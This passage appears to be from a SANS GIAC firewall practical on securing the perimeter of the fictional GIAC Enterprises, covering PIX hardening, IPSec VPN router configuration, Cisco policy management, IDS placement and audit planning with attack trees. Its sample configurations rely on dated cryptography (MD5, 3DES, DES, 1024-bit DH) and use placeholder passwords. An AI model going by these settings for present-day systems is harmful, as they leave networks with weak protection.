logging host inside 192.168.2.202 udp
logging on
```

Figure 2.4-11

[12] More information about configuring SSH on PIX devices, including instructions for generating RSA key-pairs, is available in the PIX Command Reference document.

[13] More information about Syslog settings on PIX devices is available in the PIX Command Reference document.

Figure 2.4-12 below demonstrates how to set passwords on PIX firewalls to ensure that they are stored encrypted. In this configuration segment we also enabled the Flood Guard feature of PIX. Unfortunately, Cisco offers conflicting documentation regarding this feature, some of which indicates that Flood Guard is meant to protect solely the user authentication subsystem, while other suggests that it increases the firewall's tolerance for Syn Flood attacks. In any case, most sample configurations enable this feature by default, and we suggest enabling it as well unless GIAC Enterprises discovers that it adversely affects performance of the device. Finally, we explicitly disabled SNMP services, since we do not plan to use them. If the organization needs to utilize SNMP for system monitoring, we recommend selecting a hard-to-guess community string, making the Management Information Base (MIB) read-only, and permitting SNMP access only from specific hosts.[14] Also, note that PIX does not support MOTD messages, which is why we could not configure set up a legal warning message in the manner similar to the configuration of the Border Router.

Miscellaneous PIX Firewall Configuration Changes

```
!
! Set passwords on the device and ensure they are stored encrypted.
passwd SECRET encrypted
enable password SUPERSECRET encrypted
!
! Enable the Flood Guard feature, to increase attack tolerance.
floodguard enable
!
! Disable SNMP, since we do not plan to use it.
no snmp-server location
no snmp-server contact
no snmp-server enable traps
```

Figure 2.4-12

2.5 VPN Configuration

As described in the Security Architecture section, we expect that partners and suppliers of GIAC Enterprises will interface with the system through front-end Web servers. The application should be built to grant partner and supplier users access to application resources to facilitate exchange of fortune cookie data with authorized partners and suppliers. We suggest employing certificate-based authentication when controlling access to partner and supplier areas of the system to decrease risks associated with badly chosen or intercepted login credentials. Privilege Management Infrastructure (PMI) products, which we recommended for implementing access control functionality of the application, often support a combination of password and X.509 certificate authentication techniques. Due to the cost of acquisition, deployment, and support of client-side certificates, we suggest that their use be limited to partner and supplier authentication. The organization's customers should use well-selected passwords when logging in to the system.

[14] Instructions for setting up SNMP on PIX devices are available in the Cisco document devoted to Cisco Secure PIX Firewall and SNMP.

Due to the sensitive nature of data exchanged with partners and suppliers, this traffic should be encrypted when traveling over the Internet. This can be accomplished through the use of Secure Sockets Layer (SSL) or Transport Layer Security (TLS) on the organization's Web servers. This requires that GIAC Enterprises obtain server-side certificates signed by a trusted Certification Authority (CA) such as VeriSign or Thawte.[15] We suggest obtaining 128-bit certificates, since most leading CAs sell 128-bit certificates usable by United States as well as international browsers. Through the use of client and server-side certificates in conjunction with SSL, GIAC Enterprises will be able to establish "user-to-application" Virtual Private Networks (VPNs) with its partners and suppliers. This configuration is favorable because it does not require dedicated hardware or software to be installed and maintained in partner and supplier computing environments.

However, it may not be possible to implement some business functions as part of the actual application. To provide flexible support for secure connectivity with partners and suppliers, we suggest setting up a network-to-network VPN between the organization's Border Router and supplier and partner networks. In this scenario end-users on partner and supplier networks will not need to be aware of the private nature of the connection, since encryption and authentication will automatically occur when packets destined for GIAC Enterprises servers leave their network. Terminating the VPN connection at the very edge of our network allows us to monitor traffic as it travels through the DMZ segment, since packets will be decrypted as soon as they enter our network. Figure 2.5-1 below illustrates recommended network-to-network VPN configuration for communicating with partners and suppliers.



Figure 2.5-1

We recommend using the IP Security (IPSec) protocol to encrypt VPN traffic traveling over the Internet. One of our requirements for a VPN connection is protection of data against unauthorized exposure and modification. This can be accomplished through the use of the Encapsulating Security Payload (ESP) mode of IPSec, which encrypts packet data as well as authenticates

[15] Detailed instructions for obtaining signed SSL certificates are available from VeriSign as well as Thawte.

sender of the data. However, ESP does not offer authentication for IP headers of the packet, which could open GIAC Enterprises to a variety of spoofing attacks. For this purpose, we propose combining ESP with the Authentication Header (AH) feature of IPSec, which authenticates packet headers. Using AH without ESP would not provide encryption for packet data. Since the IPSec VPN will be established between participating gateway devices, this will be a network-to-network VPN operating in tunnel mode. The use of ESP is likely to have a significant performance impact on participating routers, which is the reason we recommend adding a DES/3DES VPN hardware encryption module to IPSec gateways participating in the VPN.[16]

We suggest configuring the Border Router in a manner presented in Figure 2.5-2 below, which creates an IPSec tunnel "cryptomap" using AH and ESP. The VPN gateway on the other end of this tunnel, referenced here as *IPSECPEER-IP*, needs to be configured similarly.[17]

IPSec Configuration on Border Router

```
!
! Configure Security Associations (SA) to enable IKE.
crypto isakmp enable
crypto isakmp identity address
crypto isakmp policy 1 <-- Tunnel with another peer would have another number
  encryption 3des
  hash md5
  authentication pre-share
  group 2 <-- Use 1024-bit key. Group of 1 would use 768-bit key
  lifetime 3600 <-- Update SA once an hour
crypto isakmp key SHAREDSECRET address PEER-IP
!
! Define IPSec algorithms to use for the IPSec tunnel "cryptomap".
crypto ipsec transform-set transformset1 ah-md5-hmac esp-3des
crypto map cryptomap local-address Ethernet 0
crypto map cryptomap 1 ipsec-isakmp
  match address 110
  set peer IPSECPEER-IP <-- Address of gateway on the other end of the tunnel
  set transform-set transformset1
  set security-association lifetime seconds 3600
  set security-association lifetime kilobytes 4608000
!
! Define what traffic should be wrapped into the IPSec tunnel.
no access-list 110
access-list 110 permit ip PEER-NET.0 0.0.0.255 NNN.NNN.NNN.0 0.0.0.31
!
! Associate the IPSec tunnel with external interface.
interface Ethernet 0
  crypto map cryptomap
```

Figure 2.5-2

[16] Information about hardware IPSec accelerators for Cisco 3600 series routers is available in the Modular Multiservice Router VPN Module data sheet.

[17] Detailed instructions for configuring IPSec on IOS devices are available as part of Cisco IPSec documentation.

When configuring IPSec tunnels, we used Internet Key Exchange (IKE), which allows participating VPN devices to automatically negotiate IPSec parameters. This method of key management eliminates the need to manually configure communication and authentication keys, and allows encryption keys to automatically change during IPSec sessions. Additionally, IKE allows Cisco IOS devices to provide anti-replay functionality, which attempts to reject old or duplicate packets retransmitted by a malicious party.

As specified in the External Connectivity section earlier, the GIAC Enterprise production network will be administered from the corporate office over a frame relay connection. Because frame relay does not generally offer a truly private line, we suggest implementing VPN over this link to ensure privacy and authenticity of administrative traffic. Suggested architecture for administrative connectivity is illustrated in Figure 2.5-3 below. The administrative IPSec tunnel should be configured similarly to VPN connections with partners and suppliers described above.



Figure 2.5-3

2.6 Applying Policy

To reliably enforce the security policy across a number of devices, we recommend using a centralized approach to managing the organization's perimeter defense components. Unified policy management approaches are usually technology specific. For instance, Check Point FireWall-1 offers a management server component that can be used to centrally administer multiple firewall and router modules. Since the recommended network implementation relies primarily on Cisco equipment, we suggest that GIAC Enterprises consider using Cisco Secure Policy Manager (CSPM) to centrally configure and manage the organization's network security policy.

CSPM is a relatively expensive application offered by Cisco to manage enterprise-wide security aspects of the network. The software is meant to enable consolidated management of PIX firewalls, IOS routers, network-based IDS sensors, and site-to-site VPN links. Somewhat unique capabilities of this tool arise from its ability to define security policy for supported devices in a manner independent of whether the device is a firewall or a router. This is accomplished by defining relevant network objects in a hierarchical representation of the network topology. For instance, Figure 2.6-1 below illustrates how network architecture discussed earlier would be represented in CSPM.



Figure 2.6-1

CSPM uses the network topology tree, along with the security policy defined by administrators, to generate device-specific configurations for each network object managed by CSPM. For this to occur, administrators need to supply network configuration parameters when initially building the network topology tree, although CSPM has provisions for automatically discovering network settings by connecting to devices. Figure 2.6-2 on the next page presents a screen snapshot of the Middleware Firewall object definition that we created when building the topology tree.

Next, administrators need to create security policy abstracts that serve as templates for defining how traffic is allowed to traverse the network. When modeling the security policy described earlier, we defined security abstracts for accessing each server on the network, grouping them into logical bundles for easier administration. As shown in Figure 2.6-3 on the next page, policy abstracts are defined using logic primitives such as “and”, “or”, “if”, “then”, and “else”. For instance, in the Access to Web Servers abstract we permitted HTTP and HTTPS traffic targeting the Web server, and later associated the abstract with the object representing the Internet.

The decision flow is created with respect to network objects present in the network topology tree. The “this network object” variable, used in policy abstracts, is evaluated when the abstract is tied to a particular network object, forming a security policy instance. This allows policy abstracts to be reused when regulating similar traffic that originates from different network objects. For example, we defined an abstract that permitted Syslog traffic targeting our Log Server, and associated it with multiple objects that need to communicate with the Syslog Server. Once the network topology is defined and policy instances created, CSPM is able to generate commands necessary to implement the security policy for each managed device. In complex environments automation of policy generation can be very useful, since the program ensures that commands are applied consistently across all devices. For instance, if administrators needed to provide access to

a server located behind multiple firewalls, CSPM would be able to calculate which devices need to be reconfigured and how.



Figure 2.6-2



Figure 2.6-3

Much like most code generation tools, CSPM does not always generate command listings that are as optimized as an experienced administrator can produce. However, even experienced administrators are likely to have difficulties recalling intricacies of the environment after the initial deployment, unless they are actively involved in day-to-day management of the network. In these cases CSPM can provide a reliable reference point, either for automatically configuring devices in a consistent manner, or for double-checking one's manual configuration plans.

CSPM does not always support the latest releases of Cisco IOS devices. For instance, while it can effectively configure the latest PIX firewalls, it uses several old-style commands whose syntax is currently supported by PIX only for backwards compatibility. In version 5.0 of PIX Cisco began support access list syntax similar to the one used in ACL definitions on IOS routers. Earlier PIX releases used "`conduit`" and "`outbound`" statements to limit the type of traffic permitted through the firewall. New commands, as presented in the Firewalls section earlier, function in terms of "`access-list`" and "`access-group`" statements instead. For example, commands shown in Figure 2.6-4 below were generated to ensure that the Data Firewall allows inbound SQLNet access to the Database Server as well as inbound LDAP access to the Directory Server.



Figure 2.6-4

When defining the security policy in CSPM, we decided against letting the program manage the Border Router. When generating commands for the router, CSPM denied all traffic that we did not enable by default. For reasons stated in the Security Architecture section, we wanted the

router to pass most traffic through, performing only minor ingress and egress filtering. In addition, we chose not to create the Administrative Router as a managed object, to refrain from unnecessary complexities of the configuration. Administrative routers are set up in a relatively basic manner that denies all traffic except packets traveling over the Frame Relay-based VPN. Since administrative configuration is unlikely to change often, we suggest setting up the VPN manually, perhaps with the help of the ConfigMaker tool, freely available from Cisco at http://www.cisco.com/warp/public/cc/pd/nemnsw/cm/index.shtml. We suggest using ConfigMaker for modeling and reference purposes when setting up VPN devices.

For reference purposes, the CSPM policy file applicable to the security architecture defined in this document is available at http://www.zeltser.com/sans/gcfw-practical/Zeltser-Architecture-CSPM.cpm. The file can be viewed and edited using a trial copy of CSPM, freely available from Cisco at http://www.cisco.com/public/sw-center/internet/cspm/registration.shtml. ConfigMaker files that illustrate VPN configurations described earlier can be downloaded from http://www.zeltser.com/sans/gcfw-practical/Zeltser-Admin-VPN-ConfigMaker.net and http://www.zeltser.com/sans/gcfw-practical/Zeltser-Partner-VPN-ConfigMaker.net.

2.7 Compliance Monitoring

Once the security policy is defined, the organization needs to have means of ensuring that the policy is implemented properly and that all policy enforcement devices are operating as expected. One of the initial steps in this process is to audit the configuration of routers and firewalls using Syslog records, diagnostics commands available as part of IOS, as well as through vulnerability scanners as discussed in the Audit Your Security Architecture section later in this document.

One of the limitations of performing system monitoring based on firewall logs is that firewalls only report events that occur at the perimeter of the subnet. To audit traffic within a subnet, we suggest deploying network-based Intrusion Detection (IDS) sensors in all security zones. Most importantly, an IDS sensor should exist in the presentation zone, to ensure that Presentation Firewall, which is the most exposed firewall on the network, is properly enforcing the security policy. Because of the deterministic nature in which servers on the organization's network should be communicating, sensors can be configured to flag any packet that does not follow the security policy described earlier. We also recommend placing an IDS sensor on the DMZ segment to have the ability to monitor traffic "in the wild" before the Presentation Firewall filters it out. This configuration will provide many details about traffic that may potentially violate the security policy, and might be overwhelming due to the high number of attacks present on the Internet as part of everyday activities. The choice of the network IDS vendor depends on the administrator's preferences and expertise. We suggest using Cisco Secure IDS, formerly NetRanger, because of the potential benefit of obtaining all network security equipment from a single vendor.

One of the bonuses of using Cisco security equipment throughout the network is the ability to utilize a commercial event correlation tool called netForensics, available from netForensics.com. This program collects Syslog records from Cisco IOS devices, PIX firewalls, and IDS sensors, archives them in a database, and allows administrators to monitor security aspects of the environment from a single interface. netForensics allows administrators to obtain historical records associated with most fields of an event that was reported in close to real time. For instance, a denied packet from a particular IP address might not seem significant until the administrator clicks on the source field of the event and discovers a number of packets from this address probing the network over the last month. We suggest placing the netForensics server in the middleware zone, with its database residing in the data zone.

Assignment 3: Audit Your Security Architecture

3.1 Assigned Task

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Border Router and Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.
2. Implement the assessment. Validate that the Border Router and Primary Firewall are actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.
3. Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

3.2 Planning the Assessment

The primary goal of an assessment of GIAC Enterprises defense perimeter is to ensure that the organization's site is "reasonably secure." The vague notion of a secure state can be defined in terms of two factors: whether the organization's security policy aims at providing sufficient protection given the expected risks, and whether the actual implementation of the security policy properly enforces the desired restrictions. Given the technical scope of the proposed assessment, we will forgo the formal risk analysis process with the assumption that the target audience understands the general efforts the attacker would be willing to apply when attacking the site. With this in mind, we propose structuring the assessment in three phrases outlined below:

1. Analysis of the security architecture, independent of its implementation. This effort would concentrate on finding weaknesses in the design of the perimeter defense based on information presented in the Security Architecture section of this document. In the process of scrutinizing decisions made when designing perimeter defense, this phase would attempt to formalize potential threats against the site using the Attack Trees methodology.
2. Audit of defense perimeter from the outside. In this phase of the assessment, a team of engineers would examine the organization's defense perimeter without knowing anything about the site's security architecture. This effort is meant to analyze the system from the perspective of an Internet-based attacker actively targeting the organization without prior knowledge of its systems.
3. Examine configuration of each defense perimeter component. This part of the assessment would attempt to ensure that the security policy, presented in the Security Policy section earlier is implemented properly. The idea behind this effort is to assume that an attacker was able to gain partial access to an internal system or has the knowledge of the system's security design, and is able to probe system components from different subnets of the network.

To ensure that findings from one phase of the assessment do not influence results in the other, we suggest that a different team perform each part of the analysis. This would allow us to follow an "assessment in depth" approach that helps ensure the thoroughness of the process. At the end of the analysis, findings from each phase should be reconciled. We suggest that each team consist of two engineers competent in tasks required for their phase of the assessment. A single person on each team would suffice if operating under tight budget constraints, although we believe that the benefit of having multiple perspectives for each phase is worth the additional expenditure.

The security architecture analysis would take place together with designers of GIAC Enterprises perimeter defense infrastructure. This process can safely commence during normal business hours because it is not concerned with the actual implementation of the security policy, and will not impact live systems. The defense perimeter audit, operating from the perspective of an Internet-based attacker, should occur during normal business hours, as well as during off-business hours, to ensure that all potential attack conditions are addressed. GIAC Enterprises personnel can be notified of the exact nature of investigation attempts in case the process adversely affects any internal systems. Finally, the thorough analysis of defense components with the knowledge of the security policy should occur during off-business hours because of the increased chance of performance or stability impact on internal systems. For this phase of the assessment GIAC Enterprises personnel should be present to promptly remedy the situation if a system becomes unstable.

3.3 Assessment of Security Design

In quest to protect the network against an unlimited number of possible attacks, security architects put up elaborate multi-tier defense perimeters. Unfortunately, as the complexity of the security architecture increases, so do the chances of incorrectly designing or implementing a component of defense infrastructure. Since every component of the architecture could be potentially exploited by a skilled attacker, it is difficult to determine which defense point should be reinforced. When dealing with complex systems, we suggest following a formal approach to threat discovery. In particular, the Attack Tree method, developed by Bruce Schneier offers a structured way of describing security systems based on possible attack scenarios.[18]

The attack tree is meant to represent threats against the system, and allows administrators to methodically evaluate which threats are more imperative than others. The root of the tree should be the goal that the attacker is likely to try reaching. For instance, one attack goal when targeting GIAC Enterprises might be to obtain full access to customer data stored in the Directory Server. Each child node in the tree is a possible way of achieving the immediate goal represented by the parent node. In case of GIAC Enterprises, one of the ways of obtaining customer data is to access it through the Web-based application that the organization built for its end-users. Another way of accomplishing this goal would be to access the Directory Server over the network, without relying on the Web front-end of the organization's application. The process of creating child-nodes for each subgoal should continue until each leaf node is well understood without the need of further attack details. Nodes in the attack tree that are not leaves are designated as either "and" nodes or "or" nodes. Assigning an "or" to a node indicates that either one of its subgoals needs to be achieved in order for the node's goal to be accomplished. A goal represented by an "and" node, on the other hand, cannot be achieved until all of its subgoals are satisfied.

[18] Detailed description of Attack Trees is available in Bruce Schneier's article on Modeling Security Threats.

A partial attack tree that we created to model threats to GIAC Enterprises is presented in Figure 3.3-1 below. Due to time limitations we have not had a chance to thoroughly document every possible attack for each node, which would result in a considerably larger and more useful tree; however, we were able to expand some of the more promising alternatives. Note that an attack tree branch would need to be constructed for every reasonable goal of a potential attacker.

